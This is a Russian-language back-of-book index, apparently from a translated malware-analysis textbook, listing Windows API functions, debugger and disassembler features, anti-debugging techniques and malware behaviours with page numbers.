- Аварийное завершение виртуальной машины из Procmon, 44
- Функция `CreateFile`, 137, 215, 219, 455, 520, 527, 583, 640
- и отладчик, 171
- Функция `CreateFileMapping`, 137-138, 455, 520, 527, 583
- Функция `CreateMutex`, 152, 455, 522
- Функция `CreatePipe`, 233
- Функция `CreateProcess`, 147-149, 233, 455, 479, 524, 544, 590, 642, 727
- параметры, 728
- Функция `CreateRemoteThread`, 256, 262, 423, 455, 586, 600, 730
- аргументы, 603-604
- и прямое внедрение, 257
- для внедрения DLL, 255
- Функция `CreateService`, 153, 243, 455, 514-516, 549, 550, 554
- Функция `CreateThread`, 150-151
- Функция `CreateToolhelp32Snapshot`, 255, 263, 455, 498
- Функция `CreateWindowEx`, 137
- Похитители учётных данных, 234-241
- перехват GINA, 235-236, 570-571
- выгрузка хешей, 236-238
- регистрация нажатий клавиш, 238-241
- Перекрёстные ссылки (`xref`), 124
- проверка `gethostbyname`, 495
- для глобальных переменных, 547
- графы, 98, 99

- для функции, 498
- для экспорта установщика, 572-573
- в IDA Pro, 95-97
- добавление отсутствующего кода, 342
- навигация, 92-93
- и виртуальные функции, 436
- Функция CryptAcquireContext, 455
- Криптографические алгоритмы, 280-285
- распознавание строк и импортируемых функций, 281-282
- поиск криптографических констант, 282-283
- поиск содержимого с высокой энтропией, 283-285
- Криптография, недостатки, 281
- CWSandbox, 40

D

- Команда da в WinDbg, 210
- Данные
- жёстко заданные в сравнении с временными, 314-315
- наложение на структуру, 214
- сценарий Python для преобразования в строку, 500-501
- переопределение в IDA Pro, 103
- Буферы данных, инструкции для манипулирования, 81
- Перекрёстные ссылки на данные, 96-97
- Кодирование данных, 269-294
- криптографические алгоритмы, 280-285
- распознавание строк и импортируемых функций, 281-282
- поиск криптографических констант, 282-283
- поиск содержимого с высокой энтропией, 283-285
- пользовательское, 285-288
- декодирование, 288-294
- инструментарий для универсальной расшифровки, 291-294
- ручное программирование функций, 289-290
- самодекодирование, 288-289
- цель анализа алгоритмов, 270
- этапы выявления и использования, 315-317

- лабораторные работы, 295-296
- решения, 607-626
- простые шифры, 270-280
- Base64, 277-280
- шифр Цезаря, 270
- другие схемы кодирования, 276-277
- шифр XOR, 271-276
- Предотвращение выполнения данных (DEP), 578
- Раздел данных в основной памяти, 69
- Раздел .data в PE-файле, 22
- размер, 24
- Массив DataDirectory, 364
- Команда db в WinDbg, 558
- Команда dd в WinDbg, 210, 218, 564
- DDoS-атака (распределённый отказ в обслуживании), 234
- вредоносная программа для запуска, 517
- Отладчики, 167-178. См. также Противодействие отладке; OllyDbg; WinDbg
- исключения, 175-177
- первого и второго шанса, 176
- выявление поведения, 356-359
- сканирование INT, 357
- вычисление контрольных сумм кода, 357
- проверки времени, 357-359
- вмешательство в функциональность, 359-363
- исключения, 361-362
- вставка прерываний, 362-363
- обратные вызовы TLS, 359-361
- оперативная отладка, 411
- режим ядра в сравнении с пользовательским режимом, 168-169
- символы Microsoft, 212-215
- изменение выполнения программы с помощью, 177
- уровень исходного кода в сравнении с уровнем ассемблера, 168
- использование, 169-175
- точки останова, 171-175
- пошаговое выполнение, 169-170
- обход в сравнении с заходом, 170-171

- уязвимости, 363-365
- обнаружение отладчика Windows, 352-356
- ручная проверка структур, 353-356
- с помощью Windows API, 352-353
- Декодирование, 288-294
- процедура противодействия отладке в, 663
- инструментарий для универсальной расшифровки, 291-294
- ручное программирование функций, 289-290
- самодекодирование, 288-289
- строки, сформированные в стеке, 540-541
- строки, закодированные XOR, 542-543
- Расшифровка
- AES, 625-626
- инструментарий для универсальной, 291-294
- требования, 622
- Deep Freeze, 467
- Представление IDA Pro по умолчанию, возврат к, 92
- Браузер по умолчанию, определение вредоносной программой, 699-703
- Отложенная точка останова, 212-213, 554
- Оператор delete, 437
- Функция DeleteFile, команда PyCommand для предотвращения выполнения, 201
- Программы Delphi, время компиляции, 23
- DEP (предотвращение выполнения данных), 578
- Dependency Walker (depends.exe), 16-17, 49, 468, 480
- Деструктор, 437
- Фильтр Detail в Procmon, 45
- Detours, 262
- Драйверы устройств, 206
- анализ, 562
- поиск в ядре, 217
- поиск в памяти с помощью WinDbg, 563
- открытие в IDA Pro, 551
- загрузка, 226
- инструмент для загрузки, 470-471
- просмотр с помощью WinDbg, 551-553
- Объект устройства

- получение дескриптора, 216
- просмотр в ядре, 218
- \Device\PhysicalDisk1, 138
- \Device\PhysicalMemory, 139
- Функция DeviceIoControl, 206, 216, 219, 455, 561-562, 565-566
- Команда !devobj в WinDbg, 220
- Цифровая логика, 66
- Цифровые подписи, 48
- Прямое внедрение, 254-257
- Дизассемблер, 3, 67. См. также Противодействие дизассемблированию; IDA Pro (Interactive Disassembler Professional)
- Окно Disassembler в OllyDbg, 182
- Дизассемблирование, 65. См. также Дизассемблирование x86
- улучшение в IDA Pro, 100-103
- программы Hello World, 412
- Ключевое слово правила Snort distance, 305
- Распределённая атака отказа в обслуживании (DDoS), 234
- вредоносная программа для запуска, 517
- Инструкция div, 75
- Исключение деления на ноль, 653, 668
- Окно отображения DLL в Process Explorer, 48
- Внедрение DLL, 286-289, 621, 676, 730
- перехват порядка загрузки DLL, 244-245
- Функция DllCanUnloadNow, 157, 456
- Функция DllEntryPoint, 495
- Функция DllGetClassObject, 157, 456
- Функция DllInstall, 157, 456
- Функция DllMain, 43, 146, 254, 401, 495
- определение количества вызываемых функций, 499
- DLL_PROCESS_ATTACH, 573
- Функция DllRegisterServer, 157, 456
- DLL. См. Динамически подключаемые библиотеки (DLL)
- Функция DllUnregisterServer, 157, 456
- DNS (система доменных имён)
- туннелирование информации злоумышленниками, 309
- использование злоумышленниками, 309
- доступ вредоносной программы к серверу, 34

- инструменты для управления ответами, 465
- DNS-запросы
- ответ ApateDNS, 51-52
- проверка, 57
- Справочные руководства по архитектуре x86, 85
- Домен
- чёрные списки, 301
- получение сведений, 300-302
- и вредоносная активность, 299
- Domain Name System. См. DNS (система доменных имён)
- DomainTools, 301
- Дважды упакованные вредоносные программы, 397
- Загрузчики, 3, 231-232
- вредоносная программа как, 481-482
- Загрузка вредоносной программы, открытие URL для, 651-652, 654
- Объекты драйверов
- поиск, 220-221
- получение списка, 552
- структура в Windows, 206
- Подпись драйвера и 64-разрядные версии Windows, 227
- Функция DriverEntry, 206, 551
- Функция DriverInit, 214, 563
- Команда DriverUnload, 563
- Команда !drvobj в WinDbg, 217
- Команда dt в WinDbg, 217, 552, 563, 565
- Команда du в WinDbg, 210
- Фиктивные имена, 100
- изменение, 111
- Фиктивная служба в INetSim, 56
- Команда dump в OllyDbg, 658
- Выгрузка исполняемого файла из памяти, 469
- OllyDump для, 390
- Команда dwo в WinDbg, 211
- DWORD
- инструкция call с целью, основанной на, 396
- в Windows API, 136

- Динамический анализ, 39-60, 65. См. также Отладчики
- расширенный, 3
- базовый, 2-3
- базовые инструменты на практике, 56-59
- преимущества, 39
- Capture BAT для, 467
- сочетание со статическим анализом, 307-321
- сравнение снимков реестра с помощью Regshot, 50-51
- имитация сети, 51-53
- INetSim, 55-56
- лабораторные работы, 61-62
- решения, 482-493
- перехват пакетов с помощью Wireshark, 53-55
- Process Explorer для просмотра процессов, 47-50
- Process Monitor (Procmon), 43-46
- запуск вредоносной программы, 42-43
- песочницы, 40-42
- недостатки, 41-42
- Динамически подключаемые библиотеки (DLL), 12, 17, 145-147
- анализ в IDA Pro, 521-525
- базовый адрес отличается от предпочтительного, 88
- базовая структура, 146-147
- Detours для добавления новых функций в существующие двоичные файлы, 262
- внедрение, 254-257
- представление отладчика, 256
- запуск, 42
- загрузка в OllyDbg, 191-192
- перехват порядка загрузки для закрепления, 244-245
- вредоносная программа как, 42
- адреса памяти, 184-185
- карта памяти для поиска, 546-547
- упакованные, 401
- Process Explorer для обнаружения внедрения, 589
- Динамическая компоновка, 16
- Программы автоматической динамической распаковки, 389
- Динамически связываемые функции, исследование с помощью Dependency Walker, 16-17

Е

- EA (эффективный адрес) в сценариях IDAPython, 105
- Игл, Крис, «Книга об IDA Pro», 88
- EAT (таблица адресов экспорта) и метод перехвата, 248
- Регистр EAX, 75, 646
- Регистр EBP, 77
- ECB (Electronic Code Book), 626
- Экель, Брюс, «Философия C++», 428
- Регистр ECX и параметр `this`, 429
- Раздел `.edata` в PE-файле, 22
- Регистр EDI, 81
- Регистр EDX, 75
- Эффективный адрес (EA) в сценариях IDAPython, 105
- Регистр EFLAGS, 72
- EIP (указатель инструкций), 73
- Electronic Code Book (ECB), 626
- ELF (Executable and Linking Format), поддержка IDA Pro, 87
- Архитектура EM64T, 441
- Вредоносная программа для кражи электронной почты, 572
- Список сигнатур Emerging Threats, 304
- Функция `EnableExecuteProtectionSupport`, 456
- Кодирование. См. Кодирование данных
- Функции кодирования, 614, 725
- Зашифрованные файлы
- первые байты, 286
- запись, 614
- Зашифрованная запись, граф функций, 287
- Шифрование
- алгоритм декодирования с помощью OllyDbg, 616
- признаки, 618
- взаимосвязь функций, 621-622
- Порядок байтов в архитектуре x86, 70
- Инструкция `enter`, 77
- Вычисление энтропии для упакованных исполняемых файлов, 387-388

- Оценка энтропии, зависимость от размера фрагмента, 284
- Функция EnumProcesses, 456, 730
- Функция EnumProcessModules, 456
- Эпилог
- 64-разрядный код, 446-447
- в функциях, 77
- Структура EPROCESS
- изменение, 566
- исследование в WinDbg, 565
- Строки сообщений об ошибках
- поиск в двоичном файле, 503-504
- признаки вероятных функций вредоносной программы, 718
- Регистр ESI, 81
- Регистр ESP, 77, 348
- Захват событий, включение и выключение в Procmon, 749
- Поток событий в Windows с внедрением перехватчика и без него, 259
- Суффикс Ex для функций Windows, 17
- Обработчики исключений
- в 64-разрядных системах, 445, 447
- построение, 653
- неправильное использование структурированных, 344-346
- в OllyDbg, 194-195
- правильно дизассемблированный код, 654
- Функция ExceptionHandler, 345
- Данные EXCEPTION_REGISTRATION как структура, 344
- Исключения, 344, 361-362
- в отладчиках, 175-177
- первого и второго шанса, 176
- в Windows, 157-158
- Шифр «исключающее ИЛИ». См. Шифр XOR
- Файлы .exe, заражение программ, 519
- Executable and Linking Format (ELF), поддержка IDA Pro, 87
- Исполняемые файлы. См. также Упакованные исполняемые файлы
- выгрузка из памяти, 469
- импорт функции по порядковому номеру, 16-17, 43
- загрузка, 384-385

- в адресное пространство другого процесса, 595
- в IDA Pro, 88-89
- открытие в OllyDbg, 180-181
- запуск подключаемых модулей PEiD, 14
- поиск строк, 11
- в качестве шелл-кода, 407
- завершение, 656-657
- `exit`, анализ непосредственного значения, 724
- Оперативность в сравнении с точностью, 304
- Эксплойты, 245
- `explorer.exe`
- поиск кода, 732
- запись пути в процесс, 588
- Таблица адресов экспорта (EAT) и метод перехвата, 248
- Данные экспорта в массиве `IMAGE_EXPORT_DIRECTORY`, 416
- Экспортируемые функции, 18
- отсутствие, 521
- Окно Exports в IDA Pro, 91
- Переменная `$EXTERNAL_NET` в Snort, 303

F

- Фиктивные службы, 55
- FakeDNS, 469
- Имитация сетей, 51-53
- Netcat (nc) для мониторинга, 52-53
- Ложные срабатывания в Snort, 306
- Технология быстрого распознавания библиотек (FLIRT), 88
- обнаружение сигнатур, 541
- Соглашение о вызовах `fastcall`, 120
- Волокна в системах Microsoft, 151
- Ошибка `File contains too much data` в OllyDbg, 364
- Отображения файлов, 137-138
- Сигнатуры файлов, 10
- Фильтры файловой системы в Procmon, 46
- Функции файловой системы в Windows API, 137-138

- Структура FILE_BOTH_DIR_INFORMATION, 558-559
- Структура FileInformation, 558-559
- FileInsight, 468
- Инструмент FileMon, 43
- Файлы
- полный перебор множества, 273
- проверка имён, 541
- скрытые, 558-559
- восстановление, 559-560
- создание вредоносной программой, 612
- изменение вредоносной программой, 527-529
- открытие вредоносной программой, 714-716
- отправка вредоносной программой, 716
- передача из виртуальной машины, 36
- запись из пространства ядра, 215
- Диалог Filter в Process Monitor, 484
- Фильтры
- в Procmon, 44-46
- в Wireshark, 53
- Подключаемый модуль Find OEP (Section Hop), 391
- FindCrypt2, 283
- вывод, 619
- Функция FindFirstFile, 20, 456, 478-479, 520, 527, 715
- Поиск
- сетевого кода, 313
- исходной точки входа (OEP), 391-395
- с помощью автоматических инструментов, 391-392
- вручную, 392-395
- строк, 11-13
- Функция findKernel32Base, 419, 697, 707
- Функция FindNextFile, 20, 478-479, 520, 715
- Функция FindResource, 254, 456, 596, 600, 609
- Функция findSymbolByHash, 418, 419, 697, 707
- Функция FindWindow, 456, 662-663
- для поиска отладчика, 356
- Межсетевой экран

- и исправление ядра, 227
- для виртуальной машины, 33
- Микропрограмма, 66
- Флаги, 72-73
- Инструкция fldz, 412
- FlexHEX, 468
- Указатели Flink, 414
- FLIRT (технология быстрого распознавания библиотек), 88
- обнаружение сигнатур, 541
- Инструкция с плавающей точкой, 130
- Блок-схема текущей функции, 98
- Затруднение анализа потока управления, 340-346
- добавление отсутствующих перекрёстных ссылок на код в IDA Pro, 342
- проблема указателя на функцию, 340-341
- неправильное использование обработчиков структурированных исключений, 344-346
- злоупотребление указателем возврата, 342-343
- Дизассемблирование, ориентированное на поток выполнения, 329, 331-334
- Ключевое слово правила Snort flow, 305
- Инструкция fnstenv, структура для, 411-412
- Циклы for, 116-118
- Поле ForceFlags в заголовке кучи, 355
- Строка формата, выявление, 505
- Форматирование операндов в IDA Pro, 100
- FPU (модуль вычислений с плавающей точкой x87), 411-413
- Структура FpuSaveState, 411
- Функции кадра, 446
- Сегментный регистр FS и цепочка SEH, 344, 354
- fsgina.dll, 235
- Инструкция fstenv, структура для, 411-412
- Функция FtpPutFile, 456, 714
- Функция FtpSetCurrentDirectory, 714
- Указатели на функции, 435
- проблема, 340-341
- Функции
- анализ для определения построения кадра стека, 347
- анализ в IDA Pro, 97-98

- графически, 114
- соглашения о вызовах, 119-121
- решение пропустить анализ, 526
- дизассемблирование и дампы памяти, 174
- импорт исполняемым файлом по порядковому номеру, 16-17, 43
- использование исполняемым файлом, 15-18
- экспортируемые, 18
- поиск связи между, 622
- обнаружение функции, устанавливающей перехватчик, 223
- построение графа перекрёстных ссылок, 498
- графы вызовов, 98
- жёстко заданные места вызовов, 410
- выявление по сохранённому адресу памяти, 695
- импортируемые, 18, 19
- соглашения об именовании, 17
- перегрузка в объектно-ориентированном программировании, 430-431
- завершение программы с помощью, 656-657
- рекурсивные, 527
- поиск сведений, 19
- обход в сравнении с заходом, 394-395
- виртуальные в сравнении с неvirtуальными, 432-436
- таблицы виртуальных функций, 434-435
- Окно Functions в IDA Pro, 91

G

- Команда g (go) в WinDbg, 211
- GCC (GNU Compiler Convention), соглашения о вызовах, 121
- GDI32.dll, 17
- импортируемые функции из, 20
- GDT (глобальная таблица дескрипторов), 374
- Регистр GDT (GDTR), 374
- Регистры общего назначения, 71-72
- в архитектуре x64, 443
- Запрос GET, 309
- и вредоносная активность, 299

- формирование вредоносной программой, 539
- Функция GetAdaptersInfo, 456
- динамическое разрешение, 680
- Функция getaddrinfo, 313
- Функция GetAsyncKeyState, 239, 457, 581, 585
- Функция GetCommandLineA, 395
- точка останова, 400
- Функция getContent, 615
- Функция GetCurrentProcessId, 547
- Функция GetCurrentThreadId, 575
- Функция GetDC, 457
- Функция GetFileSize, 708
- Функция GetForegroundWindow, 239-240, 457, 581, 585, 598-599
- Функция GetHash, 236
- Функция gethostbyname, 313, 314, 457, 495-496, 727
- Функция gethostname, 457, 611, 650
- Функция GetKeyState, 240, 457
- Функция GetModuleBaseNameA, 587
- Функция GetModuleFileName, 457, 515, 531, 541, 575
- Функция GetModuleHandle, 395, 457, 609
- точка останова, 400
- Функция GetProcAddress, 13, 15, 224, 237, 256, 387, 413, 457, 520
- установка точек останова, 395
- импорт заглушки распаковки, 385
- Функция GetStartupInfo, 457
- Функция GetSystemDefaultLangId, 457, 498
- Функция GetSystemDefaultLCID, 178
- Функция GetTempPath, 457, 604
- Функция GetThreadContext, 458, 590, 591
- Функция GetTickCount, 313, 314, 315, 358-359, 458, 668-669
- Функция GetVersion, 395
- Функция GetVersionEx, 458
- Функция GetWindowsDirectory, 458
- GFI Sandbox, 40-41
- Перехват GINA (Graphical Identification and Authentication), 235-236
- признаки, 567-571

- Глобальная таблица дескрипторов (GDT), 374
- Глобальные значения в памяти, 69
- Глобальные переменные, 587
- перекрёстные ссылки, 547
- в сравнении с локальными, 110-112
- Функция GlobalAlloc, 609
- Глобально уникальные идентификаторы (GUID), 155
- GNU Compiler Collection (GCC), соглашения о вызовах, 121
- Библиотеки gnuunx (GNU C++ UNIX), 102
- Функция GrabHash, 237
- Граф
 - зашифрованной записи, 287
 - из IDA Pro Entropy Plugin, 284-285
 - режим графа в IDA Pro, 89-90, 98-99
- Перехват Graphical Identification and Authentication (GINA), 235-236
- признаки, 567-571
- Зейтц, Джастин, «Gray Hat Python», 201
- Функции управления GUI, 20
- Программы GUI, значение IMAGE_SUBSYSTEM_WINDOWS_GUI для, 23
- GUID (глобально уникальные идентификаторы), 155

Н

- hal.dll и вредоносные драйверы, 207
- Дескрипторы
 - для объектов устройств, 220
 - получение, 216
 - для внедрения вредоносной DLL, 255
 - поиск для PDF-документа, 708
 - получение для samsrv.dll и advapi32.dll, 237
 - для службы, функция OpenService для, 550
 - в Windows API, 137
 - для Winlogon, открытие, 603
 - Тип дескрипторов (H) в Windows API, 136
 - Окно Handles в Process Explorer, 48
 - Жёстко заданные заголовки, 637

- Жёстко заданные места вызовов функций, 410
- Аппаратные точки останова, 357
- в OllyDbg, 188, 190
- в сравнении с программными, 687
- Аппаратный уровень в архитектуре x86, 66
- Выгрузка хешей, 236-238
- выявление метода, 238
- Хеш-функция, 418
- Хешированные экспортируемые имена для разрешения символов, 417-418
- Хеширование, 10
- Заголовки
- жёстко заданные, 637
- в формате PE-файла, 21-26
- Функция Heads, 105
- Куча, 69
- Пространство кучи, создание, 437
- Heap spray, 705
- Структуры кучи, сведения для создания, 355
- Программа Hello World, 418-421
- дизассемблирование, 412
- Справка в OllyDbg, 197
- Эвристики, 10
- Hex Editor Neo, 468
- Шестнадцатеричные редакторы, 468
- Шестнадцатеричное окно в Wireshark, 53
- Hex Workshop, 468
- HexEdit, 468
- Подключаемый модуль Hex-Rays Decompiler, 106, 347, 468-469
- Скрытые файлы, 558-559
- восстановление, 559-560
- Скрытый процесс, 566
- Подключаемый модуль Hide Debugger, 354
- для OllyDbg, 198
- Подключаемый модуль Hidedebug, 354
- Содержимое с высокой энтропией, поиск, 283
- Язык высокого уровня, 66, 67

- Удалённые перехватчики высокого уровня, 260
- HKEY, 139
- HKEY_CLASSES_ROOT, 140
- \http\shell\open\command, 699
- HKEY_CURRENT_CONFIG, 140
- HKEY_CURRENT_USER (HKCU), 140
- HKEY_LOCAL_MACHINE (HKLM), 140
- Раздел реестра HKEY_LOCAL_MACHINE\Software, 448
- \Microsoft\Cryptography\RNG\Seed, 549
- RegSetValue, 484
- \Microsoft\Windows\CurrentVersion\Run, 485
- \Microsoft\Windows NT\CurrentVersion\Svchost, 488
- HKEY_USERS, 140
- Функция HlpGetPrimaryCredential, 238
- Переменная \$HOME_NET в Snort, 303
- Ловушки, 369
- Функция перехвата как функция NtQueryDirectoryFile, 556-558
- Внедрение перехватчика, 259-261
- ассемблерный код, 261
- Перехват
- исследование в OllyDbg, 579-580
- функция, 598
- встроенный, 248-250
- и регистратор нажатий клавиш, 239
- локальный и удалённый, 260
- поиск кода, 223
- низкоуровневая операция, 579
- вредоносная программа, установка кода для, 577
- таблица диспетчеризации системных служб (SSDT), 221-222
- проверка, 222
- Сигнатуры на основе узла, 2
- Имя узла
- строка Base64 для кодирования, 611
- функция для получения, 722
- локального компьютера, загрузка буфера, 650
- Сеть только с узлом, 32-33

- Горячие клавиши, регистрация, 20
- Комментарии HTML (HyperText Markup Language), 506
- символ команды, извлекаемый из, 509
- для отправки команд вредоносной программе, 507
- Функция htons, 727
- HTTP (HyperText Transfer Protocol)
- использование злоумышленниками, 309
- и порт 80, 232
- обратный бэкдор, 539
- HTTP-сервер
- признаки бэкдора, 493
- доступ вредоносной программы, 34
- имитация, 56
- Функция HTTPOpenRequest, 313
- Переменная \$HTTP_PORTS в Snort, 303
- Функция HTTPQueryInfo, 313
- HTTPS, использование злоумышленниками, 309
- HTTPS-сервер, имитация, 56
- Функция HTTPSendRequest, 313
- Венгерская нотация, 136
- Хайд, Рэндалл, «Искусство программирования на языке ассемблера», 68
- Комментарии HyperText Markup Language (HTML), 506
- символ команды, извлекаемый из, 509
- для отправки команд вредоносной программе, 507
- HyperText Transfer Protocol (HTTP)
- использование злоумышленниками, 309
- и порт 80, 232
- обратный бэкдор, 539

I

- IAT (таблица адресов импорта) и метод перехвата, 248
- ICE (внутрисхемный эмулятор), точка останова, 363
- IDA Pro (Interactive Disassembler Professional), 87-106, 469
- добавление структуры IP_ADAPTER_INFO, 680-681
- анализ функций, 97-98

- графический анализ функций, 114
- применение структуры, 547-548
- подключаемый модуль сравнения, 466
- последовательные инструкции перехода, 335
- перекрёстные ссылки, 95-97
- улучшение дизассемблирования, 100-103
- FindCrypt2, 283
- параметры построения графа, 98-99
- цикл for, 117
- процедуры разбора, 318-319
- представление хвостового перехода, 392-394
- выделение anti-VM, 377-378
- выявление циклов XOR, 274-276
- интерфейс, 89-95
- режимы окна дизассемблирования, 89-90
- возврат к представлению по умолчанию, 92
- окна для анализа, 91-92
- лабораторные работы, 107-108
- решения, 494-501
- вывод импортируемых функций вместе с криптографическими, 282
- загрузка исполняемого файла, 88-89
- просмотр кода пользовательского пространства, 215-216
- ручное переключение байтов между данными и инструкциями, 334
- навигация, 92-94
- цвета в полосе навигации, 93
- просмотр истории, 93
- переход к адресу, 93-94
- ссылки и перекрёстные ссылки, 92-93
- открытие драйвера, 551
- и упакованная программа, 387
- подключаемые модули для расширения, 103-106
- коммерческие подключаемые модули, 106
- IDAPython, 105-106
- сценарии IDC, 104-105
- поиск инструкций x86, уязвимых для обнаружения VM, 670-672
- поиск, 94-95

- поиск хвостового перехода в упакованном исполняемом файле, 392
- анализ функции обратного вызова TLS, 360
- переключение между графическим и традиционным представлением, 495
- в сравнении с WinDbg, 553
- функция WinMain, 561
- Игл, Крис, «Книга об IDA Pro», 88
- IDA Pro Entropy Plugin, 283-284, 619-620, 622
- граф из, 284-285
- База данных IDA Pro (idb), 88
- IDA Pro Free, 87
- Модуль idaapi в IDAPython, 105
- IDAPython, 105-106
- Раздел .idata в PE-файле, 22
- Модуль idautils в IDAPython, 105
- idb (база данных IDA Pro), 88
- Модуль idc в IDAPython, 105
- Сценарии IDC, 104-105
- IDEA (International Data Encryption Algorithm), 283
- Выявление вредоносных программ, хеширование для, 10
- IDS (системы обнаружения вторжений), 298
- на основе сигнатур, 302
- со Snort, 303-304
- IDT (таблица дескрипторов прерываний), 225, 374
- Регистр IDT (IDTR), 374
- Операторы if
- для активного интернет-соединения, 510
- распознавание, 113-116
- IID (идентификаторы интерфейсов), 155
- и функциональность COM, 518
- База образа, 184
- Структура IMAGE_DATA_DIRECTORY, 364
- Структура IMAGE_DOS_HEADER, 22, 594
- Массив IMAGE_EXPORT_DIRECTORY, экспортируемые данные в, 416
- IMAGE_FILE_DLL, изменение PE-заголовка, 43
- IMAGE_FILE_HEADER в PE-файле, 22
- Структура IMAGE_NT_HEADERS, 22, 594

- IMAGE_OPTIONAL_HEADER в PE-файле, 23
- Структура IMAGE_OPTIONAL_HEADER, 363-364
- Структура IMAGE_SECTION_HEADER, 23, 594
- Значение IMAGE_SUBSYSTEM_WINDOWS_CUI для консольных программ, 23
- Значение IMAGE_SUBSYSTEM_WINDOWS_GUI для программ GUI, 23
- Команда \$iment в WinDbg, 213
- ImmDbg (Immunity Debugger), 179, 292-294, 469, 616-617
- сценарии Python для, 200
- Непосредственные операнды, 69
- Функция imm.getRegs, 293
- Команда imm.remoteVirtualAlloc, 293
- Функция imm.setBreakpoint, 293
- Immunity Debugger (ImmDbg), 179, 292-294, 469, 616-617
- сценарии Python для, 200
- Компания Immunity Security, 179
- Функция imm.writeLong, 293
- Команда imm.writeMemory, 293
- Таблица адресов импорта (IAT) и метод перехвата, 248
- Import Reconstructor (ImpRec), 390-391, 469
- Таблица импорта
- отсутствие, 480
- изменение, 262
- восстановление с помощью Import Reconstructor, 390-391
- ручное исправление, 395-397
- Импортируемые функции, 15, 18, 19
- исследование списка, 513-517
- разрешение упаковщиком, 385
- Окно Imports в IDA Pro, 91
- ImpRec (Import Reconstructor), 390-391, 469
- Точка останова внутрисхемного эмулятора (ICE), 363
- Инструкция in (x86), 376
- Служба индексирования, запуск вредоносной программой, 582
- Тактика косвенной адресации, 300
- Функция inet_addr, 458, 529
- INetSim, 55-56, 57, 469, 634
- журналы запросов, 58

- Вредоносная программа для кражи информации, 4
- Инфраструктура, использование злоумышленниками существующей, 311
- Наследование в объектно-ориентированном программировании, 432
- Файлы .ini, 139
- Список структур InInitializationOrderLinks, 414
- Функция инициализации, 214
- Внедрённый код, 64-разрядная версия, 442
- Встроенный перехват, 248-250
- устанавливающая функция, 574-575
- Функция ввода и декодирование, 286
- Система ввода-вывода (I/O) в архитектуре x86, 68
- Вставка прерываний, 362-363
- Экспорт установщика, граф перекрёстных ссылок, 572-573
- Установка
- встроенного перехватчика, 574-575
- VMware Tools, 31
- InstallService, 43
- Экземпляр класса, 428
- Указатель инструкций, 68, 71
- изменение отладчиком, 177
- адресация данных относительно указателя инструкций в архитектуре x64, 443-444
- Набор инструкций, 67
- Инструкции
- байты как часть нескольких, 338
- в архитектуре x86, 69-70
- anti-VM, 377
- Инструкция INT 0x2E, 158
- Метод противодействия отладке INT 2D, 363
- Инструкция INT 3
- и исключение, 176
- вставка, 362
- Сканирование INT, 357
- Interactive Disassembly Professional. См. IDA Pro (Interactive Disassembler Professional)
- Идентификаторы интерфейсов (IID), 155
- и функциональность COM, 518
- International Data Encryption Algorithm (IDEA), 283

- Интернет-соединение
- конструкция if для активного, 510
- и вредоносная программа, 29, 34
- проверка вредоносной программой активного, 501
- Internet Explorer, сторонние подключаемые модули, 157
- Интернет-функции, граф функций, связанных с, 634-635
- Internet Relay Chat (IRC), 309
- Интернет-службы, имитация, 55
- Функция InternetCloseHandle, 504, 634
- Функция InternetConnect, 313
- Функция InternetGetConnectedState, 501, 502
- Функция InternetOpen, 145, 313, 458, 504, 505, 514, 634, 639-640, 650
- Функция InternetOpenUrl, 145, 313, 458, 504, 505, 514, 634
- Функция InternetReadFile, 145, 313, 458, 504, 505, 634
- Функция InternetWriteFile, 313, 458
- Интерпретируемые языки, 67
- Межпроцессная координация с помощью мьютексов, 151-152
- Таблица дескрипторов прерываний (IDT), 225, 374
- Прерывания
- противодействие отладке с помощью, 362-363
- и руткиты, 225
- Системы обнаружения вторжений (IDS), 298
- на основе сигнатур, 302
- со Snort, 303-304
- Системы предотвращения вторжений (IPS), 298
- Опрос порта ввода-вывода, 375-377
- Функция IoConnectInterrupt, 225
- Функция IoCreateDevice, 562
- Функция IoCreateSymbolicLink, 562
- Функция IoGetCurrentProcess, 565
- импорт, 560
- Функция IoInvalidDeviceRequest, 564
- IP-адреса
- чёрные списки, 301
- получение, 300-302
- и вредоносная активность, 299

- Структура IP_ADAPTER_INFO, добавление в IDA Pro, 680-681
- Служба IPRIP, вредоносная программа установлена как, 488
- IRC (Internet Relay Chat), 309
- Функция IRP_MJ_DEVICE_CONTROL, 218
- листинг кода, 219
- поиск функции, 218
- Функция IRP_MJ_READ, 219
- Ирвин, Синтия, 373
- Ключевое слово правила Snort isdataat, 305
- Функция IsDebuggerPresent, 352, 458
- Функция IsNTAdmin, 458
- Функция IsWow64Process, 448, 459
- попытка динамического разрешения, 729-730
- Itanium, 441
- Интерфейс IWebBrowser2, функция Navigate, 155

J

- JavaScript
- в PDF-файлах, 704-705
- для профилирования системы пользователя, 423
- Инструкция jmp, 80, 329, 517
- последовательная в IDA Pro, 335
- с постоянным условием, 336
- с одной целью, 334-335
- Инструкция jnz, 408-409
- Joe Sandbox, 40
- Инструкции перехода, 386
- Таблица переходов для структуры switch, 641-642
- Переход к адресу в IDA Pro, 93-94
- Оперативный отладчик, 411
- OllyDbg как, 696
- Инструкция jz, 653
- ложное условие, 647-648
- цель, 646

К

- KANAL (Krypto ANALyzer), 283, 610, 619
- Функция KeInitializeApc, 264-265
- Функция KeInsertQueueApc, 264-265
- Регистраторы нажатий клавиш уровня ядра, 238
- Код ядра, 206
- и 64-разрядные вредоносные программы, 442
- точки останова, 548
- создание файла вредоносной программой, 554
- Отладка ядра
- просмотр кода пользовательского пространства, 215-216
- настройка для VMware, 207-210
- WinDbg и, 205
- Драйвер ядра, создание службы для загрузки, 216
- Режим ядра
- двоичная трансляция VMware, 373
- для отладчиков в сравнении с пользовательским режимом, 168-169
- в Windows, 158-159
- Защита исправлений ядра, 227
- Пространство ядра, внедрение APC из, 264-265
- kernel32.dll, 17, 20, 159
- ассемблерный код для поиска базового адреса, 415
- поиск в памяти, 413-415
- импортируемые функции, 16
- импортируемые функции из, 480, 481
- изменение имени вредоносной программой, 520, 529
- и шелл-код, 413
- просмотр импортируемых функций из, 478
- Тип службы KERNEL_DRIVER, 153
- APC режима ядра, 263
- Код режима ядра, просмотр, 217-220
- Керниган, Брайан, «Язык программирования С», 110
- Функция KeServiceDescriptorTable, 559
- Функция KeTickCount, 549
- Ключ
- для криптографических алгоритмов, 281

- в реестре, 139
- Код инициализации ключа, выявление, 622
- Ввод с клавиатуры, 20
- Регистраторы нажатий клавиш, 4, 238-241
- анализ, 585, 597-599
- перехватчики для, 260
- признаки, 491, 581
- KMixer.sys, 217
- Раздел реестра KnownDLLs, 245
- Krypto ANALyzer (KANAL), 283, 610, 619

L

- Лабораторные среды и вредоносные программы, 298
- Присвоение меток в OllyDbg, 197
- Лабораторные работы
- 64-разрядные вредоносные программы, 450-451
- решения, 723-732
